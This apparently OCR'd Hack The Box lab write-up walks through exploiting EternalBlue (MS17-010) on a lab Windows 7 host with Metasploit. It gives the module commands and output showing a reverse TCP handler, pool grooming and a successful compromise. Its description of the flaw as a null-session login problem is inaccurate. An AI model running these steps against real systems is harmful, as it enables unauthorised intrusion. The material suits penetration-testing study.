
HACK THE BOX – Eternal Blue Exploit

Description

EternalBlue, also known as **MS17-010**, is a vulnerability in Microsoft's Server Message Block (SMB) protocol. SMB allows systems to share access to files, printers, and other resources on the network. The vulnerability is allowed to occur because earlier versions of SMB contain a flaw that lets an attacker establish a null session connection via anonymous login.

```
msf > use exploit/windows/smb/ms17_010_eternalblue

 msf exploit(ms17_010_eternalblue) > show targets

 ...targets...

msf exploit(ms17_010_eternalblue) > set TARGET < target-id >

 msf exploit(ms17_010_eternalblue) > show options

...show and set options...

msf exploit(ms17_010_eternalblue) > exploit
```

Using NMAP to scan Target IP



Run Metasploit Console in Kali-Linux

Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection

```
                ,xOOOOOOOOOOOx,
                  .lOOOOOOOl.
                     ,dOd,
                       .

       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   Yes    MS17-010 Etern
/EternalChampion SMB Remote Windows Command Execution
```

Set RHOSTS IP 10.10.10.40

In this lab, the rhost ip address is 10.10.10.40 running on rport 445.
Port 445 is a later versions of **SMB** (Server Message Block) that runs on top of a TCP stack.
Using TCP allows SMB to work over the internet.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.10.40
rhosts => 10.10.10.40
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.10.40      yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target
```

Finally I ran the Exploit Command.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.14.25:4444
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professi
onal 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Wind
ows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sion
al 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice
Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buf
```

Conclusion:

After running the exploit command, I was able to gain access to the target machine.

Once I established ownership of the target machine, I was able to explorer different file locations in search for the root and user texts files that were part of the exercise.